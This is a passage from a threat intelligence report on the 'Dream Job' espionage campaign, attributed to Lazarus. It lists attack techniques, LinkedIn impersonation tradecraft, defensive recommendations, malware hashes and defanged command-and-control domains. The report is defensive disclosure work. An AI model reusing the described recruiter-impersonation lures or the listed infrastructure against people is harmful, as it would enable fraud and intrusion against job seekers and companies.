During our investigation we uncovered several overlaps between the 'Dream Job' attack infrastructure and the Lazarus APT group. The similarities were found by comparing our findings to those of previous reports covering Lazarus APT activities, and to attack techniques used by group listed in the MITRE ATT&CK knowledge base.

In 2018, a North Korean citizen was accused of acting as part of the attack group, while executing attacks against the defense sector via LinkedIn profiles among other means²⁸. The use of LinkedIn by Lazarus as an attack vector was also mentioned by ESET in their last report reviewing the group. Another attack vector known to be in common use by the group and found on our investigation is the impersonation of airlines from all around the world, among them Boeing. These two vectors assist us in the affiliation the attack covered in this report to Lazarus with high confidence.

In 2019 ClearSky researchers discovered an attack attempt by the North Korean group against an Israeli security company. During the operation, the attackers sent the victim a malicious RAR document called 'SysAid-Documentation' that contained an exploit of the vulnerability assigned CVE-2018-20250, associated with the group. A file called 'Thumbs.db.lnk' had also been revealed in that attack – the file was used to stabilize the group's access to the victim company network. The overlap in the file names and types, as well as the victim company sector, are yet another proof of our attribution of the attack covered in this report to Lazarus.



The following table summarizes all the overlapping TTPs between our findings and known techniques used by Lazarus covered in previous research:

TTP ID – MITRE ATT&CK	Name	Use
T1071.001	Application Layer Protocol: Web Protocols	A Lazarus Group malware sample conducts C2 over HTTP.

²⁸ justice.gov/opa/press-release/file/1092091/download

T1560.003	Archive via Custom Method	A Lazarus Group malware sample encrypts data using a simple byte based XOR operation prior to exfiltration.
T1547.009	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	A Lazarus Group malware sample adds persistence on the system by creating a shortcut in the user’s Startup folder.
T1543.003	Create or Modify System Process: Windows Service	Several Lazarus Group malware families install themselves as new services on victims.
T1564.001	Hide Artifacts: Hidden Files and Directories	A Lazarus Group VBA Macro sets its file attributes to System and Hidden
T1055.001	Process Injection: Dynamic-link Library Injection	A Lazarus Group malware sample performs reflective DLL injection.

Target Sectors

During the past few years, Lazarus has been actively attacking financial institutions such as cryptocurrency exchanges. In the last two years, the group has also been attacking companies affiliated with defense and aviation sectors.

Lazarus is also the group behind the ‘Operation Sharpshooter’, a global campaign which targeted nuclear, defense, energy, and financial companies. According to McAfee, attack methods like those found during our investigation has been observed in use by the group in 2017 and 2019²⁹. In 2017 a campaign targeting job seekers has taken place. Based on these findings, we conclude that the targeted sectors in our research had also been under the group’s scope in previous campaigns.

Although the prime goal of this campaign is espionage, it also has financial aspects. As mentioned in ESET report, the attackers leveraged the information obtained during the campaign to carry out targeted financial BEC fraud – Business Email Compromise – against the target companies’ employees and customers. During our investigation we observed that the attackers searched financial-related keyword in the infected machines – which means that also in this attack, a financial motivation has also influenced the group’s activities.

²⁹ blog.talosintelligence.com/2019/01/fake-korean-job-posting.html

Summary and Insights

About the Attacker

1. We estimate that ‘Dream Job’ operation is the primary campaign of Lazarus in 2020: in the past two months the North Korean group’s activity was uncovered in two reports reviewing its attack methods campaigns targeting job seekers. This attack infrastructure is used primarily for social engineering frauds tailored to the victim’s background. We believe that it is supported by tens of activists maintaining and infrastructure and relations with the victims.
2. Dual mission - Theft and Espionage: One of the top identifiers of Lazarus is their dual attack mission – money theft and espionage. This modus operandi is unique to North Korea, as other state actors usually focus on espionage only. North Korean money theft operations are carried out in service of the government, as a way of funding the nuclear program.
3. Advanced Social Engineering Techniques – The North Korean group has enhanced its operational toolset by establishing a new social engineering attack infrastructure. This infrastructure is quite sensitive, and even a single mistake can take down an operation, unlike a network access campaign, in which a vulnerability is exploited, which is generally a safer choice. The new infrastructure includes tens of fictitious profiles which are the product of extensive reconnaissance work. The group invested a lot of efforts in the creation of credible accounts, and it appears that in the past few months a significant upgrade has been observed in this arena. The group representatives have improved their English skills and are not afraid to communicate with its victims directly via WhatsApp texts or phone calls. However, we must note that the English level demonstrated by the attackers is far from perfect.
4. Information sharing – it is possible that “Lazarus” is targeting defense companies and sharing the data with other states, like Iran.

Social engineering

1. Securing Home Environments – Employees working remotely from home, especially during quarantine due to the COVID-19 pandemic, poses new challenges for organizations aiming to preserve the same level of security even considering the changes. We estimate that attacks leveraging network vulnerabilities caused by the remote work will continue and increase.
2. Attacks leveraging LinkedIn –Lazarus has been leveraging the professional oriented social network as vector of attack. LinkedIn is an ideal attack platform when it comes to new career opportunities. It enables to attackers focus their efforts in their specific targets and create profiles tailored to lure the victims into communicating with the impostor. Due to its reputation, the use of LinkedIn provides reliability to the imposter profiles and enables easy collection of information about the victim’s professional background.

3. LinkedIn profile Protection – we believe that LinkedIn has yet to develop sufficient security mechanisms and protect its users against impostor accounts. We find it alarming that a fictitious profile, copycat an existing account, can be open and use without alerting to source profile from which the information was stolen, as well as profiles contacted by the new imposter profile. Furthermore, the network does not initiate a validation process upon affiliating an account with a registered company or describing an account as belonging to a recruiter or a Human Resources expert. In the first stage of the fraud, Lazarus create a solid network of connections around the impostor's profile thus establishing its credibility. It seems that for now, LinkedIn **is ideal platform for professional imposter profiles**.
4. Leveraging Global Corporates: impersonating profile connected to large defense companies, with thousands of employees, enabled the attackers an even easier way to gain the victim's trust, as naturally, no-one can verify all of the corporate's employees.
5. Bypass Corporate Protections – direct contact with employees via their personal profiles and private emails creates easy bypass of their company's network protections, especially when using both environments on company computers. It enables North Korean Lazarus group to penetrate to sensitive corporate networks.
6. Employee Infection – a single infected employee can lead to the infection of the entire corporate network, risking the employee's position in the company and generally, its professional reputation.

Recommendations

Social Engineering

The primary way to prevent social engineering attacks, is to raise awareness and doubt messages received from unknown profiles or email senders. We provide several methods for the detection and prevention of social engineering attack, specially “dream job” operations:

1. Avoid receiving and opening documents containing job descriptions: we recommend that the information about position will provided to you via a link to a professional career portal, rather than as a document which could potentially be leveraged for infection. We also recommend cross-referencing the information provided to you with the company’s official website.
2. Take extra caution when using LinkedIn: we encourage you to thoroughly review the profile of the person with whom you are in contact, verify that they indeed work for the company they represent and search for similar profiles with a higher level of credibility. We recommend receiving job offers only from verified company-affiliated accounts – make sure that the company listed in the profile is not misspelled (e.g. ‘The Boeing Company’ instead of the correct spelling – ‘Boeing’).
3. Refrain from providing your personal information – phone number and email address in particular – prior to the verification of the person which reached out to you.
4. Malicious documents – when opening the malicious file sent by Lazarus, the victim can only view the first page and to access the rest of the document, they must enable content, enable macro, or install a PDF reader. When coming across a document with similar features, please be alarmed and do not enable the content.
5. Self-Expression Level – When receiving a job offer or application, we must expect a standard level of expression which is in line with the person’s country of origin and position in the company. In the ‘Dream Job’ operation we noticed that despite the high credibility of the accounts, the impostors’ level of expression was lower then expected, which indicates that this is not their native language.

Attack Mitigation

1. Consider disabling file download from private email accounts to company machines when the employee is connected to the company network. Additionally, try to avoid access to personal email accounts on machines connected to the company network. We recommend forbidding employees to access ‘WhatsApp Web’ as well as any other web-client of instant messaging application from company machines who can access sensitive resources.
2. Examine the communication between desktop Office software and external servers to locate any template injection attack attempts. Additionally, disable automatic file downloads from external servers.

3. Install EDR software (Endpoint Detection and Response) and monitor the unloading of LNK and DLL files from other files on a machine under attack. In addition, monitor the DLL files stored on the machine to prevent DLL injection attacks. If a suspicious DLL file is found, you can examine its last modification time – if the update time is recent, it means it had been replaced. Lastly, monitor files running by the *rundll32.exe* application.
4. Disable LNK files is possible, as can reference any original file, folder or application.
5. Disable macros in all document files.
6. Do not enable the download and install of any unverified PDF reader from any unknown website. Furthermore, we recommend forbidding employees from installing .exe files on their company machines or downloading such files without the approval of an IT expert.
7. Any file downloaded from a storage service must be downloaded to a designated testing environment and scanned prior to its transfer to the organizational network.
8. We recommend using a variety of tools simulating a virtual environment, as many malicious files cease their activity when such environment is detected on the machine.
9. Do not allow the download of ISO files.

Indicators of Compromise

Hashes

Hash	File Name	Uploads to Virus Total from significant countries	Type
First Infection Method			
48405332ee067cdf29077b317dc7c555	Boeing_GS.pdf BDS_SETI_SE.pdf	-	Initial file
8e9c5eca1726511e8710c9692127ca11 38032A4D12D9E3029F00B120200E8E68	InternalViewer.exe	-	Modified PDF Reader
8b78558ff2731e8f0904f660a02813c0 f7de7d878835793ae439c5e551597b1e	InternalViewer2.exe	-	Modified PDF Reader
09350e100a4bda4a276fca6a968eb9ea	BAE_HPC_SE.iso	Zero detections	ISO file
4E1B36182482644F5A377F3351F19118	BAE_HPC_SE.pdf	-	Initial PDF file
D4B4BA4615C5FF58C766B509C552EC9D	BAE_HPC_SE.pdf	-	Malicious PDF
f31ce3215945b7f5978404eca30bdfc8 50e33e4d9229286e7d49c5b468fef285	BAE_2020_JD_SSE.pdf	Russia – Zero detections	Malicious PDF
Second Infection Method			
74ebd77a8a2c3a50d615d92dcae9f620c244e742d 21e47a4cd605c89067365d4	Job Description.doc	-	Initial file
60cbd093ac6f68443bed4dc2310b3252a0a5a5b55 dfb42dcd7ed220066d76b05	Job Description.doc	-	Initial file
Third Infection Method			
35b07d0eddc357d7c388e819239595b2	BGS_SrMS.docx	-	Initial file
Ab7e59391ecf059f4394a22faabbbcb0	Boeing_Leader_SSI.docx	-	Initial file
f01624ec3f19b171cee5250eec53ffc2	Boeing_GS.docx	-	Initial file
3f051bb43a168e83c5ad222b324ebf68	BGS_SrMS-1.docx	-	Initial file
0be6e64e2310e9a4f5782b9e98cdf72 183ad96b931733ad37bb627a958837db	Boeing_PMS.docx	Israel	Initial File
De991e1dc8de2510127dcf9919f58f8a de991e1dc8de2510127dcf9919f58d8a	BEA_DEFENSE_LEAD.docx	Israel	Initial File
306310e0d2c0a497d968be1120b05143	BAE_ECS_EPM.docx	-	Initial file
9ea365c1714eb500e5f4a749a3ed0fe7	Boeing_DSS_SE.docx	-	Initial file
e7aa0237fc3db67a96ebd877806a2c88	Boeing_AERO_GS.docx	-	Initial file
e7fc03267e47814e23e004e5f3a1205b	Boeing_Russia_AA.docx	Russia	Initial file

Hash	File Name	Uploads to Virus Total from significant countries	Type
66ad3ce8d5a3ba4f1d3ce39e7c4d7387	tete.docx	-	Initial file
e77e72c8fae55aa60ff145a16a2f3b31	beoing_gs.png	-	DOTM file
a5b8233855259c2b592b1ffc6b90f92f	boeing_gs_logo.jpg	-	DOTM file
0071b20d27a24ae1e474145b8efc9718	17.dotm	-	DOTM file
fb5c30397d1586a435326472b90d32da	disney_dds_log.jpg	-	DOTM file
34f83ff7b0a1d05aaf8f81c9803a3a02	83878C91171338902E0FE0FB97A8C47A.dotm	-	DOTM file
a213f5b68c1f00cf781a4a968cdf4850	b_r_205699.jpg	-	DOTM file
9c703b1f9337fc960dd6029d2c3e156d	21it-23792.jpg.emi	-	DOTM file
6d05be441fdcf9a3b7ee7a6c2d416f49 980d6c8bdcd52b3dfa9573e3d4dd21e5	1.dotm	-	DOTM file
250ef467e32b6a169e93464237bb6b28	Boeing_Russia_AA.docx	China	Decoy file - legitimate
6a20ddf3962fa0e25fd858918eb408d8	-	-	Decoy file - legitimate
86a56df0f2aecabbbeebeab8f519d4a4a 9f8e210b43a329903c08b8673add61aa	-	-	Decoy file - legitimate
LNK files			
08F35BC3BCFCC1DC5F026A6954BA0FF2	thumbnail.lnk		First Vector
42c55160ac29a6146617eaf0499b0c2011aa951a89 51bb18264403380795c03f	Iconcache.db	-	Second Vector
1203374a0266396e5a33f898af3f6dff	Desktop.dat OneNote.lnk	-	Third Vector
DBLL Dropper			
D382caafd100f28e5f9e769d41805f2158972070a14 a72768ac7e6dcb5c7e115	PCAudit.sys	-	Second Vector
CA6658852480C70118FEBA12EB1BE880	thumbnail.db	-	Third Vector
1e5ca25dab653acfb4f356f0aca42f66	zlibwapi.dll thumbnaul.db	-	Third Vector
DRATzarus			
42738d1824e5158a114a50bc07e12e8c a3de22b6a8f4f9c7f77fc3901c9763d2	iexplore.exe	South Korea	First Stage RAT
7bb93be636b332d0a142ff11aedb5bf0ff56deabba 3aa02520385bc99258406f	Flash.exe	-	Second Stage RAT

Hash	File Name	Uploads to Virus Total from significant countries	Type
1b585bb4c361542792f4c3f48417b6025473a3d4de5626459708a42f61aef63e	Netsvc.exe	-	Second Stage RAT

C2 Compromised Addresses

The following domains were successfully accessed by the attack group to be used as malware download websites:

Compromised domain	Server
colasprint[.]com	50.192.28[.]29
speed-stream[.]com	
kyungrok[.]com	118.217.183[.]180
roit.co[.]kr	110.45.138[.]98
warevalley[.]com	112.175.226[.]221
kttri.or[.]kr	110.10.189[.]166
ilhak.co[.]kr	1.251.44[.]118
polyboatowners[.]com	101.0.115[.]80
kbcwainwrightchallenge.org[.]uk	217.69.41[.]33
djasw.or[.]kr	114.207.112[.]202
americanhotboats[.]com	54.39.64[.]114
shinwonbook.co[.]kr	211.115.65[.]71
server2.urgentfury[.]net	51.79.44[.]111
s17643226.onlinehome-server[.]info	212.227.91[.]36
jikyung.co[.]kr	211.202.2[.]195
hansung-cc.co[.]kr	115.23.252[.]233
au-pair.org	212.227.91[.]36
fabianiarte[.]com	51.68.119[.]230
scimpex[.]com	103.227.176[.]20
automercado.co[.]cr	54.241.91[.]49
ns3145204.ip-51-68-119[.]eu	51.68.119[.]230
reverse-31-186-8-221.turkicaret[.]net	31.186.8[.]221
kmdia.or[.]kr	210.217.137[.]70

ClearSky Cyber Security Intelligence Report

Email: info@clearskysec.com
Website: clearskysec.com



Ahead of the Threat Curve

2020 (C)All rights reserved to ClearSky Security Ltd.

TLP: WHITE - Subject to standard copyright rules, information may be distributed freely, without restriction.